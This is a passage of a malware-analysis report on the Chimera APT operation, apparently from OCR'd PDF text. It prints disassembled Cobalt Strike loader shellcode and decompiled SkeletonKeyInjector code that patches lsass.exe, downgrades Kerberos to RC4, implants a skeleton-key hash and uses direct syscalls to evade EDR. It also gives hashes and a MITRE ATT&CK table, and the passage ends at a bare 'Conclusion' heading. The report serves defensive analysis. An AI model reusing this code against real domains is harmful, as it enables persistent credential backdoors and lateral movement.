Figure 8: Raw content of the memory module




Figure 9: PE information

The disassembled shellcode, which is a Reflective Loader, is listed in Fig 10. It first located the next payload at offset 0x1791C, and then loaded the payload. Meanwhile, 56A2B5F0 is the API hash of ExitProcess, which denotes the process exit.

```
00 ; Segment type: Regular
00 seg000          segment byte public ''
00                 assume cs:seg000
00                 assume es:nothing, ss:
00 unk_0           db  4Dh ; M
01                 db  5Ah ; Z
02 ; ---------------------------------------
02                 push    r10
04                 push    rbp
05                 mov     rbp, rsp
08                 sub     rsp, 20h
0F                 lea     rbx, unk_0
16                 mov     rdi, rbx
19                 add     rbx, 1791Ch
20                 call    rbx
22                 mov     r8d, 56A2B5F0h
28                 push    4
2D                 pop     rdx
2E                 mov     rcx, rdi
31                 call    rax
```

Figure 10: Reflective loader shellcode

The other memory modules contained a different CobaltStrike beacon, and were used for migration. The first stage beacon injected a payload to a process for process migration. From the memory content (Fig 11), the ".\pipe\mojo.5688.805…" string was the pipe created by the CobaltStrike beacon.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0140h: 04 24 8B 4C 24 08 39 C1 74 07 68 F0 B5 A2 56 FF   .$‹L$.9Át.hðµ¢Vÿ
0150h: D5 FF 64 24 10 E8 53 FF FF FF 5C 5C 2E 5C 70 69   Õÿd$.èSÿÿÿ\\.\pi
0160h: 70 65 5C 6D 6F 6A 6F 2E 35 36 38 38 2E 38 30 35   pe\mojo.5688.805
0170h: 32 2E 33 35 37 38 30 32 37 33 33 32 39 33 37 30   2.357802733293370
0180h: 34 37 33 31 30 34 37 35 00 00 00 00 00 00 00 00   47310475........
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00               ............
```

Figure 11: Partial content in memory module

As we performed a deeper reverse engineering, we found that the process migration made use of the pipe inter-process (IPC) mechanism for communication. The injected code first used CreateNamePipe and ConnectNamePipe to establish an IPC with the original beacon (Fig 12). After reading the entire shellcode via the ReadFile from the name pipe, the shellcode was invoked in 0x401155, and a CobaltStrike backdoor was created (Fig 13).

```
0040109E     6A 00          push 0
004010A0     68 58A453E5    push E553A458                    VirtualAlloc
004010A5     FFD5           call ebp                         ebp:EntryPoint+6
004010A7     50             push eax
004010A8   ~ E9 A8000000    jmp out.401155
004010AD   $ 5A             pop edx
004010AE     31C9           xor ecx,ecx                      ecx:sub_4010DC+75
004010B0     51             push ecx                         ecx:sub_4010DC+75
004010B1     51             push ecx                         ecx:sub_4010DC+75
004010B2     68 00B00400    push 4B000                       4B000:L"-1-0"
004010B7     68 00B00400    push 4B000                       4B000:L"-1-0"
004010BC     6A 01          push 1
004010BE     6A 06          push 6
004010C0     6A 03          push 3
004010C2     52             push edx
004010C3     68 4570DFD4    push D4DF7045                    CreateNamedPipeA
004010C8     FFD5           call ebp                         ebp:EntryPoint+6
004010CA     50             push eax
004010CB     8B1424         mov edx,dword ptr ss:[esp]
004010CE     6A 00          push 0
004010D0     52             push edx
004010D1     68 286F7DE2    push E27D6F28
004010D6     FFD5           call ebp                         ConnectNamedPipe
004010D8     85C0           test eax,eax
004010DA   ~ 74 6E          je out.40114A
004010DC   . 6A 00          push 0                           sub_4010DC
004010DE   . 6A 00          push 0
004010E0   . 6A 00          push 0
004010E2   . 89E6           mov esi,esp
004010E4   . 83C6 04        add esi,4
004010E7   . 89E2           mov edx,esp
004010E9   . 83C2 08        add edx,8
004010EC   . 8B7C24 0C      mov edi,dword ptr ss:[esp+C]
004010F0   . 6A 00          push 0
004010F2   . 56             push esi
004010F3   . 6A 04          push 4
004010F5   . 52             push edx
004010F6   . 57             push edi
004010F7   . 68 AD9E5FBB    push BB5F9EAD
004010FC   . FFD5           call ebp                         ReadFile
004010FE   . 8B5424 10      mov edx,dword ptr ss:[esp+10]
00401102   > 6A 00          push 0
00401104   . 56             push esi
00401105   . 68 00200000    push 2000
0040110A   . 52             push edx
0040110B   . 57             push edi
0040110C   . 68 AD9E5FBB    push BB5F9EAD
00401111   . FFD5           call ebp                         ReadFile
00401113   . 85C0           test eax,eax
00401115   .~ 74 14          je out.40112B
```

Figure 12: Disassemble shellcode I

```
00401118   . 8B0424         mov eax,dword ptr ss:[esp]
0040111E   . 01C8           add eax,ecx                      ecx:sub_4010DC+75
00401120   . 890424         mov dword ptr ss:[esp],eax
00401123   . 8B5424 10      mov edx,dword ptr ss:[esp+10]
00401127   . 01C2           add edx,eax
00401129   .^ EB D7         jmp out.401102
0040112B   > 8B7C24 0C      mov edi,dword ptr ss:[esp+C]
0040112F   . 57             push edi
00401130   . 68 C0FADDFC    push FCDDFAC0
00401135   . FFD5           call ebp                         DisconnectNamedPipe
00401137   . 57             push edi
00401138   . 68 C6968752    push 528796C6
0040113D   . FFD5           call ebp                         CloseHandle
0040113F   . 8B0424         mov eax,dword ptr ss:[esp]
00401142   . 8B4C24 08      mov ecx,dword ptr ss:[esp+8]     ecx:sub_4010DC+75
00401146   . 39C1           cmp ecx,eax                      ecx:sub_4010DC+75
00401148   .~ 74 07         je out.401151
0040114A   > 68 F0B5A256    push 56A2B5F0                    ExitProcess
0040114F   . FFD5           call ebp
00401151   L>~ FF6424 10    jmp dword ptr ss:[esp+10]        Jump to shellcode
00401155   >   E8 53FFFFFF  call out.4010AD                  Ret addr is pipe name
0040115A       5C           pop esp
0040115B       5C           pop esp
0040115C       2E:5C        pop esp
0040115E     ~ 70 69        jo out.4011C9
00401160     ~ 70 65        jo out.4011C7
00401162       5C           pop esp
00401163       6D           insd
00401164       6F           outsd
00401165       6A 6F        push 6F
00401167       2E:35 3638382E xor eax,2E383836
0040116D       3830         cmp byte ptr ds:[eax],dh
0040116F       35 322E3335  xor eax,35332E32
00401174       37           aaa
00401175       3830         cmp byte ptr ds:[eax],dh
00401177       3237         xor dh,byte ptr ds:[edi]
00401179       3333         xor esi,dword ptr ds:[ebx]
0040117B       3239         xor bh,byte ptr ds:[ecx]         ecx:sub_4010DC+75
0040117D       3337         xor esi,dword ptr ds:[edi]
0040117F       303437       xor byte ptr ds:[edi+esi],dh
00401182       3331         xor esi,dword ptr ds:[ecx]       ecx:sub_4010DC+75
00401184       3031         xor byte ptr ds:[ecx],dh         ecx:sub_4010DC+75
00401186       34 38        xor al,38
00401188       0000         add byte ptr ds:[eax],al
0040118A       0000         add byte ptr ds:[eax],al
0040118C       0000         add byte ptr ds:[eax],al
0040118E       0000         add byte ptr ds:[eax],al
00401190       0000         add byte ptr ds:[eax],al
00401192       0000         add byte ptr ds:[eax],al
00401194       0000         add byte ptr ds:[eax],al
```

Figure 13: Disassemble shellcode II

d3d11.dll

MD5: bb897e34bc0d1e82dfe79d0898f5aa88
SHA256: c3681cd6e3fb12a4962091a981598c636f214237ec6c8b2915b2ff714d7f6e49

Upon discovery of this sample, we first performed a retrohunt analysis. The discovery of a related binary led us to initially believe the sample was a Dumpert. However, a more in-depth analysis revealed that the d3d11.dll sample implanted a skeleton key, where adversaries could persistently control (before the system reboot) the infected machine and machines under the infected AD. More specifically, the malware was an account manipulation tool that contained code extracted from both Dumpert and Mimikatz. We called this malware SkeletonKeyInjector. The malware employed a technique that altered the NTLM authentication program and implanted a skeleton key to allow adversaries to log-in without a valid credential. This allowed the adversary to achieve the following objectives:

- Persistence: After the code in memory was altered, the adversary could gain access to the compromised machines before the next system reboot. As AD machines are rarely rebooted, the adversary was able to control the machines for a very long time.
- Defense Evasion: Aside from the different login password and login algorithm scheme, there was no difference when compared to a normal login activity. Furthermore, normal users could still log-in to the system via their original password. Thus, the probability of being exposed was low.
- Lateral Movement: Adversaries could use the skeleton key to log in to other machines that were in the same domain. This made it easier for an adversary to conduct lateral movement.

To show which functions shared a resemblance to Mimikats or Dumpert, we reversed the functions of d3d11.dll and recovered the function names in Fig 14. For easy understanding, we recovered the function names that migrated from Mimikatz, which have either the “kuhl” or “kull” prefix. As for functions that migrated from Dumpert, the prefix “Dumpert” was included in the name. For functions that were implemented by the adversary, no prefix was added.

Figure 14: Reversed function names

In order to bypass the API monitoring, which is widely used in anti-virus or EDR products, the malware directly invoked syscalls and implemented high level API logic. Since the syscall numbers differ between each Windows version, the following code snippet was used to determine the OS version in use, and thereby obtain the correct syscall number. Our analysis showed that this code snippet was copied from Dumpert.

```
char Dumpert::LoadSyscall()
{
  WIN_VER_INFO *pWinVerInfo; // rbx
  HMODULE ntdll; // rax
  __int64 (__fastcall *rax_)(); // rax
  __int64 (__fastcall *RtlGetVersion)(); // rdi
  signed __int64 (*NtOpenProcess_ptr)(); // r11
  __int64 dwMinorVersion; // [rsp+20h] [rbp-138h]
  RTL_OSVERSIONINFOW osInfo; // [rsp+30h] [rbp-128h]

  osInfo.dwOSVersionInfoSize = 284;
  pWinVerInfo = (WIN_VER_INFO *)calloc(1u, 0x40u);
  ntdll = GetModuleHandleW(L"ntdll.dll");
  rax_ = (__int64 (__fastcall *)())GetProcAddress(ntdll, "RtlGetVersion");
  RtlGetVersion = rax_;
  if ( rax_ )
  {
    wprintf(L"[1] Checking OS version details:\n");
    ((void (__fastcall *)(RTL_OSVERSIONINFOW *))RtlGetVersion)(&osInfo);
    LODWORD(dwMinorVersion) = osInfo.dwMinorVersion;
    swprintf_s(pWinVerInfo->chOSMajorMinor, 8u, L"%u.%u", osInfo.dwMajorVersion, dwMinorVersion);
    pWinVerInfo->dwBuildNumber = osInfo.dwBuildNumber;
    if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"10.0") )
    {
      if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.1") || osInfo.dwBuildNumber != 7601 )
      {
        if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.2") )
        {
          if ( wcsicmp(pWinVerInfo->chOSMajorMinor, L"6.3") )
          {
            wprintf(L"\t[!] OS Version not supported.\n\n");
            exit(1);
          }
          wprintf(
            L"\t[+] Operating System is Windows %ls, build number %d\n",
            L"8.1 or Server 2012 R2",
            pWinVerInfo->dwBuildNumber);
          wprintf(L"\t[+] Mapping version specific System calls.\n");
          NtOpenProcess_ptr = NtOpenProcess_Win8_1;
          *(_QWORD *)NtCreateFile = NtCreateFile_Win8_1;
          pWinVerInfo->SystemCall = 62;
          *(_QWORD *)NtClose = NtClose_Win8_1;
          NtQuerySystemInformation = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))NtQuerySystemInformation_Win8_1;
```

Figure 15: Dumpert detect OS version capability

To run the Mimikatz code snippet used by the malware, a privilege called

SE_DEBUG_PRIVILEGE was needed. The code shown in Fig 16 used RtlAdjustPrivilege to obtain the SE_DEBUG_PRIVILEGE to allow the malware to open, read, and write other process memory as a debugger. By comparing the code snippet (Fig 17) with the original code in Mimikatz (Fig 18), we found that instead of calling the OpenProcess API, the malware instead invoked OpenProcess via Dumpert. As mentioned earlier, the malware sought to bypass the API hooking via syscalls.


```
signed __int64 __fastcall StartAddress(LPVOID lpThreadParameter)
{
  unsigned __int8 OldValue; // [rsp+38h] [rbp+10h]

  if ( RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, 1u, 0, &OldValue) >= 0 )
    kuhl_m_misc_skeleton();
  return 1i64;
}
```

Figure 16: SE_DEBUG_PRIVILEGE

SkeletonKeyInjector first searched for the string “Kerberos-Newer-Keys” in the lsass.exe process memory. When the “Kerberos-Newer-Keys” address was found, it then searched for the Unicode structure in the memory that referenced this address. Afterwards, the Unicode structure was altered with empty strings by manipulating the string reference to an empty string and size zero. This manipulation downgraded the lsass.exe in using insecure crypto scheme - RC4 without salt. From Fig 17 and Fig 18, the similar code segments between Mimikatz and d3d11.dll are shown.

```
 extensions[4].Pointer = 0i64;
 extForCb.count = 5;
 *(_DWORD *)str_KerberosNewerKeys = 'e\0K';    // L"Kerberos-Newer-Keys"
 *(_DWORD *)&str_KerberosNewerKeys[2] = 'b\0r';
 *(_DWORD *)&str_KerberosNewerKeys[4] = 'r\0e';
 *(_DWORD *)&str_KerberosNewerKeys[6] = 's\0o';
 *(_DWORD *)&str_KerberosNewerKeys[8] = 'N\0-';
 *(_DWORD *)&str_KerberosNewerKeys[10] = 'w\0e';
 *(_DWORD *)&str_KerberosNewerKeys[12] = 'r\0e';
 *(_DWORD *)&str_KerberosNewerKeys[14] = 'K\0-';
 *(_DWORD *)&str_KerberosNewerKeys[16] = 'y\0e';
 *(_DWORD *)&str_KerberosNewerKeys[18] = 's';
 RtlInitUnicodeString(&orig, str_KerberosNewerKeys);
 tmp[0] = &DestinationString;
 *(_DWORD *)str_lsass_exe = 's\01';            // L"lsass.exe"
 *(_DWORD *)&str_lsass_exe[2] = 's\0a';
 *(_DWORD *)&str_lsass_exe[4] = '.\0s';
 *(_DWORD *)&str_lsass_exe[6] = 'x\0e';
 tmp[1] = &pid;
 *(_DWORD *)&str_lsass_exe[8] = 'e';
 LODWORD(tmp[2]) = 0;
 RtlInitUnicodeString(&DestinationString, str_lsass_exe);
 if ( (signed int)kull_m_process_getProcessInformation((KULL_M_PROCESS_PID_FOR_NAME *)tmp) >= 0 )
 {
   if ( LODWORD(tmp[2]) )
   {
     hProcess = Dumpert::OpenProcess(pid);
     if ( hProcess )
     {
       memory = (KULL_M_MEMORY_HANDLE *)LocalAlloc(0x40u, 0x10ui64);
       aLsass.hMemory = memory;
       if ( memory )
       {
         memory->type = 1;
         pHandle = (HANDLE *)LocalAlloc(0x40u, 8ui64);
         aLsass.hMemory->pHandle = pHandle;
         if ( pHandle )
         {
           *pHandle = hProcess;
           memory = aLsass.hMemory;
           mySearch.name = &DestinationString;
           tmp[0] = (LPVOID)'s\0c\0d\0k';
```

Figure 17: SkeletonKeyInjector Code Snippet I



```
NTSTATUS kuhl_m_misc_skeleton(int argc, wchar_t * argv[])
{
    BOOL success = FALSE;
    PKERB_ECRYPT pCrypt;
    DWORD processId;
    HANDLE hProcess;
    PBYTE localAddr, ptrValue = NULL;
    KULL_M_MEMORY_ADDRESS aLsass, aLocal = {NULL, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};
    KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION cryptInfos;
    KULL_M_MEMORY_SEARCH sMemory;
    LSA_UNICODE_STRING orig;
    REMOTE_EXT extensions[] = {
        {L"kernel32.dll",   "LocalAlloc",   (PVOID) 0x4a4a4a4a4a4a4a4a, NULL},
        {L"kernel32.dll",   "LocalFree",    (PVOID) 0x4b4b4b4b4b4b4b4b, NULL},
        {L"ntdll.dll",      "memcpy",       (PVOID) 0x4c4c4c4c4c4c4c4c, NULL},
        {NULL,              NULL,           (PVOID) 0x4343434343434343, NULL}, // Initialize
        {NULL,              NULL,           (PVOID) 0x4444444444444444, NULL}, // Decrypt
    };
    MULTIPLE_REMOTE_EXT extForCb = {ARRAYSIZE(extensions), extensions};
    BOOL onlyRC4Stuff = (MIMIKATZ_NT_BUILD_NUMBER < KULL_M_WIN_MIN_BUILD_VISTA) || kull_m_string_args_byName(argc, argv,
    RtlZeroMemory(&orig, sizeof(orig));
    RtlInitUnicodeString(&orig, newerKey);
    if(kull_m_process_getProcessIdForName(L"lsass.exe", &processId))
    {
        if(hProcess = OpenProcess(PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_QUERY_INFORMATION,
        {
            if(kull_m_memory_open(KULL_M_MEMORY_TYPE_PROCESS, hProcess, &aLsass.hMemory))
            {
                if(!onlyRC4Stuff)
                {
                    if(kull_m_process_getVeryBasicModuleInformationsForName(aLsass.hMemory, L"kdcsvc.dll", &cryptInfos))
                    {
                        aLocal.address = newerKey;
                        sMemory.kull_m_memoryRange.kull_m_memoryAdress = cryptInfos.DllBase;
                        sMemory.kull_m_memoryRange.size = cryptInfos.SizeOfImage;
                        if(kull_m_memory_search(&aLocal, sizeof(newerKey), &sMemory, TRUE))
                        {
                            kprintf(L"[KDC] data\n");
                            aLocal.address = &orig;
                            orig.Buffer = (PWSTR) sMemory.result;
                            if(kull_m_memory_search(&aLocal, sizeof(orig), &sMemory, TRUE))
```

Figure 18: Similar code in Mimikatz

```
RtlInitUnicodeString(&DestinationString, (PCWSTR)tmp);// kdcsvc.dll
if ( kull_m_process_getVeryBasicModuleInformations(
       memory,
       (BOOL (__fastcall *)(KULL_M_PROCESS_VERY_BASIC_MODULE_INFORMATION *, PVOID))kull_m_process_callback_moduleForName,
       &mySearch) >= 0 )
{
  if ( mySearch.isFound )
  {
    aLocal.address = str_KerberosNewerKeys;
    sMemory.kull_m_memoryRange.kull_m_memoryAddress.address = informations.DllBase.address;
    sMemory.kull_m_memoryRange.kull_m_memoryAddress.hMemory = informations.DllBase.hMemory;
    sMemory.kull_m_memoryRange.size = informations.SizeOfImage;
    if ( kull_m_memory_search(&aLocal, 0x28ui64, &sMemory, 1) )
    {
      aLocal.address = &orig;
      orig.Buffer = (PWSTR)sMemory.result;
      if ( kull_m_memory_search(&aLocal, 0x10ui64, &sMemory, 1) )
      {
        *(_QWORD *)&orig.Length = 0i64;
        orig.Buffer = 0i64;
        aLsass.address = sMemory.result;
        if ( kull_m_memory_copy(&aLsass, &aLocal, 0x10ui64) )
        {                       // [KDC] keys patch OK
```

Figure 19: Code of SkeletonKeyInjector to patch the CDLocateCSystem

After downgrading to RC4, the SkeletonKeyInjector altered the function pointers in cryptdll.dll!CDLocateCSystem by redirecting them to its customized functions (Fig 19). Specifically, two functions were altered, one for the RC4 initialization, and the other for the RC4 decryption. In the RC4 initialization function, a new RC4 NTLM was injected with a pre-calculated hash value of the skeleton key. When the authentication check failed due to incorrect credentials, the RC4 decryption function prompted the authentication process to compare the credentials with the skeleton key. Once a match was confirmed, the log in was permitted. Noteworthy, the malware contained customized NTLM hash, which had a slight difference over the original Mimikatz.

```
NTSTATUS __stdcall kuhl_misc_skeleton_rc4_init(LPCVOID Key, DWORD KeySize,
{
  DWORD NTLM_hash[4]; // [rsp+20h] [rbp-38h]
  __int64 v6; // [rsp+30h] [rbp-28h]
  NTSTATUS v7; // [rsp+38h] [rbp-20h]
  __int64 v8; // [rsp+40h] [rbp-18h]
  LPCVOID v9; // [rsp+60h] [rbp+8h]
  DWORD v10; // [rsp+68h] [rbp+10h]
  DWORD v11; // [rsp+70h] [rbp+18h]
  PVOID *v12; // [rsp+78h] [rbp+20h]

  v12 = pContext;
  v11 = KeyUsage;
  v10 = KeySize;
  v9 = Key;
  v7 = 0xC000009A;
  NTLM_hash[0] = 0x805815BD;
  NTLM_hash[1] = 0x5900C57B;
  NTLM_hash[2] = 0x49365867;
  NTLM_hash[3] = 0xBE8D0619;
  *pContext = (PVOID)MEMORY[0x4A4A4A4A4A4A4A4A](0i64, 40i64);// LocalAlloc
  if ( *v12 )
  {
    v7 = MEMORY[0x4343434343434343](v9, v10, v11, &v8);
    if ( v7 >= 0 )
    {
      MEMORY[0x4C4C4C4C4C4C4C4C](*v12, v8, 16i64);// memcpy
      v7 = MEMORY[0x4343434343434343](NTLM_hash, 16i64, v11, &v6);
      if ( v7 >= 0 )
      {
        MEMORY[0x4C4C4C4C4C4C4C4C]((char *)*v12 + 16, v6, 16i64);// memcpy
        MEMORY[0x4848484848484848](v6);          // LocalFree
      }
      *((_QWORD *)*v12 + 4) = v9;
      MEMORY[0x4848484848484848](v8);            // LocalFree
    }
    if ( v7 < 0 )
    {
      MEMORY[0x4848484848484848](*v12);          // LocalFree
      *v12 = 0i64;
    }
  }
  return v7;
```

Figure 20: Forged RC4 init function

In Fig 20 and 21, the similarities between SkeletonKeyInjector and Mimikatz are illustrated.

```
NTSTATUS WINAPI kuhl_misc_skeleton_rc4_init(LPCVOID Key, DWORD KeySize, DWORD KeyUsage, PVOID * pContext)
{
    NTSTATUS status = STATUS_INSUFFICIENT_RESOURCES;
    PVOID origContext, kiwiContext;
    DWORD kiwiKey[] = {0xca4fba60, 0x7a6c46dc, 0x81173c03, 0xf63dc094};
    if(*pContext = ((PLOCALALLOC) 0x4a4a4a4a4a4a4a4a)(0, 32 + sizeof(PVOID)))
    {
        status = ((PKERB_ECRYPT_INITIALIZE) 0x4343434343434343)(Key, KeySize, KeyUsage, &origContext);
        if(NT_SUCCESS(status))
        {
            ((PMEMCPY) 0x4c4c4c4c4c4c4c4c)((PBYTE) *pContext + 0, origContext, 16);
            status = ((PKERB_ECRYPT_INITIALIZE) 0x4343434343434343)(kiwiKey, 16, KeyUsage, &kiwiContext);
            if(NT_SUCCESS(status))
            {
                ((PMEMCPY) 0x4c4c4c4c4c4c4c4c)((PBYTE) *pContext + 16, kiwiContext, 16);
                ((PLOCALFREE) 0x4b4b4b4b4b4b4b4b)(kiwiContext);
            }
            *(LPCVOID *) ((PBYTE) *pContext + 32) = Key;
            ((PLOCALFREE) 0x4b4b4b4b4b4b4b4b)(origContext);
        }
        if(!NT_SUCCESS(status))
        {
            ((PLOCALFREE) 0x4b4b4b4b4b4b4b4b)(*pContext);
            *pContext = NULL;
        }
    }
    return status;
}
```

Figure 21: Forged RC4 init function in Mimikatz

RecordedTV.ms (jucheck)

MD5: c9b8cab697f23e6ee9b1096e312e8573
SHA256: 66f13964c87fc6fe093a9d8cc0de0bf2b3bdaea9564210283fdb97a1dde9893b

This program is not considered malware, but a modified legitimate RAR program that was utilized in this operation. The original version is shown below:

```
RAR 3.60 beta 8 Copyright (c) 1993-2006 Alexander Roshal 20 Jul 2006
```

Specifically, this is a rar.exe v3.6. In Figure 22, the left section shows the original rar.exe, while the right section depicts the RecordedTV.ms.




Figure 22: Patched byte in RecordedTV.ms

Our research shows one of the bytes in the code segment was altered, as depicted in Figure 23. However, we are still determining the reason why a byte size data was altered. All of the cases that we investigated used this modified rar.exe program to archive the stolen data, which is evidence that these attacks were likely conducted by the same group.

```
.text:004107BA                 loc_4107BA:
.text:004107BA 49                                  dec     ecx
.text:004107BB 85 C9                               test    ecx, ecx
.text:004107BD 7F E0                               jg      short loc_41079F
.text:004107BF
.text:004107BF                 loc_4107BF:
.text:004107BF 33 C0                               xor     eax, eax
.text:004107C1 0E                                  push    cs
.text:004107C2 5B                                  pop     ebx
.text:004107C3 C3                                  retn
```

Figure 23: Disassembly result of patched byte in RecordedTV.ms

BaseClient.exe

md5: 33c00ef025cd1b4c40aa185a2f1f0623
sha256: 5b5199d4bfab8517a8cf1ad464e14961e32c8e694fc3ba54619292a2578011ef

The last malware involved in this operation was BaseClient.exe, which is a general network testing tool. We suspect this program was not developed by the adversary, but was obtained from a benign source. Used by the adversary for network reconnaissance, it is unlikely to be flagged by security systems, as the program may be inherently benign.

```
22  struct in_addr in; // [esp+244h] [ebp-10h]
23  unsigned int v24; // [esp+248h] [ebp-Ch]
24  int v25; // [esp+24Ch] [ebp-8h]
25  char v26; // [esp+253h] [ebp-1h]
26
27  if ( argc < 4 )
28  {
29    printf("------> Network Client Module Test Program <-----
30    printf("usage: baseClient.exe -P [protocol] -a [srv addres
31    printf("protocol: tcp udp icmp dns\n");
32    printf("-l option, use legacy imcp protocol.\n");
33    printf("note: port and mac address for icmp is optional.\n
34    printf("example: baseClient.exe -P tcp -a 192.188.23.43 -p
35    printf("example: baseClient.exe -P icmp -a 123.34.55.223\n
36    printf("example: baseClient.exe -P dns -a 123.34.55.223 -p
37    printf("example: baseClient.exe -P icmp -a 123.34.55.223 -
38    return 0;
39  }
40  v4 = 0;
41  WSAData.wVersion = 0;
42  in = 0;
43  memset(&WSAData.wHighVersion, 0, 0x18Cu);
44  HIWORD(WSAData.lpVendorInfo) = 0;
45  v21 = 0;
46  v24 = 0;
47  v20 = 0;
48  v22 = 0;
49  v26 = 0;
50  v25 = 5;
51  WSAStartup(0x202u, &WSAData);
52  v5 = getopt(argc, (int)argv, "P:p:a:m:t:l");
53  if ( v5 != -1 )
54  {
55    while ( 1 )
56    {
57      v6 = Str;
58      if ( !Str && v5 != 'l' )
59        break;
60      switch ( v5 )
61      {
62        case 'P':
63          if ( !stricmp("tcp", Str) )
```

Figure 24: Code snippet of BaseClient.exe

MITRE ATT&CK Techniques

In this chapter, we summarize the techniques employed in *Chimera APT*. These techniques are organized based on the MITRE ATT&CK framework.

Tactic	ID	Technique	Description
Initial Access	T1133	External Remote Services	The threat actor's first entry point was from a VPN server, where a valid account was used. We believe the actor acquired the password from a separate data breach to login to the VPN.
Execution	T1047	Windows Management Instrumentation	The threat actor used wmi to remotely execute commands on another endpoint for reconnaissance, primarily checking the Internet connection availability.
	T1086	Powershell	The threat actor used a Cobalt Strike powershell script for process migration to other system processes. Meanwhile, BloodHound was used to assess the privilege settings in the Active Directory (AD) domain and devise attack paths.
	T1053	Scheduled Task	The threat actor leveraged scheduled tasks to launch APT malware to a remote system using domain controller account credentials. After the execution, the threat actor removed the scheduled task information to hide the system artifact.
Defense Evasion	T1055	Process Injection	The discovered memory module showed that Cobalt Strike conducted process injection to migrate to other processes.
Discovery	T1087	Account Discovery	The 'net user' commands were used to recon user information. The final results were dumped to RecordedTA_lib.log.
Credential Access	T1003	Credential Dumping	NTDS from Domain Controller, threat actor collected registry and ntds.dit in other hosts from the domain controller for offline breaking. The threat actor merged code from dumpert and mimikatz to dump system credentials, which was hard to detect by security products.
Persistenc	T109	Account	The threat actor used Skeleton key to inject

e	8	Manipulation	false credentials into domain controllers with the intent of creating a backdoor password. This stealthy technique was hard to detect.
Lateral Movement	T1076	Remote Desktop Protocol	The threat actor used a valid account to remotely login to the system.
	T1077	Windows Admin Shares	The threat actor used windows admin share to collect and LM to remote system.
Command and Control	T1102	Web Service	The threat actor widely used Google's appspot to host their C2 servers.
Exfiltration	T1532	Data Encrypted	One characteristic of the threat actor was using "fuckyou.google[.]com" as the password to encrypt the stolen data.
	T1002	Data Compressed	This program was a modified RAR software, where there was a one byte inconsistency over the original version.

Conclusion

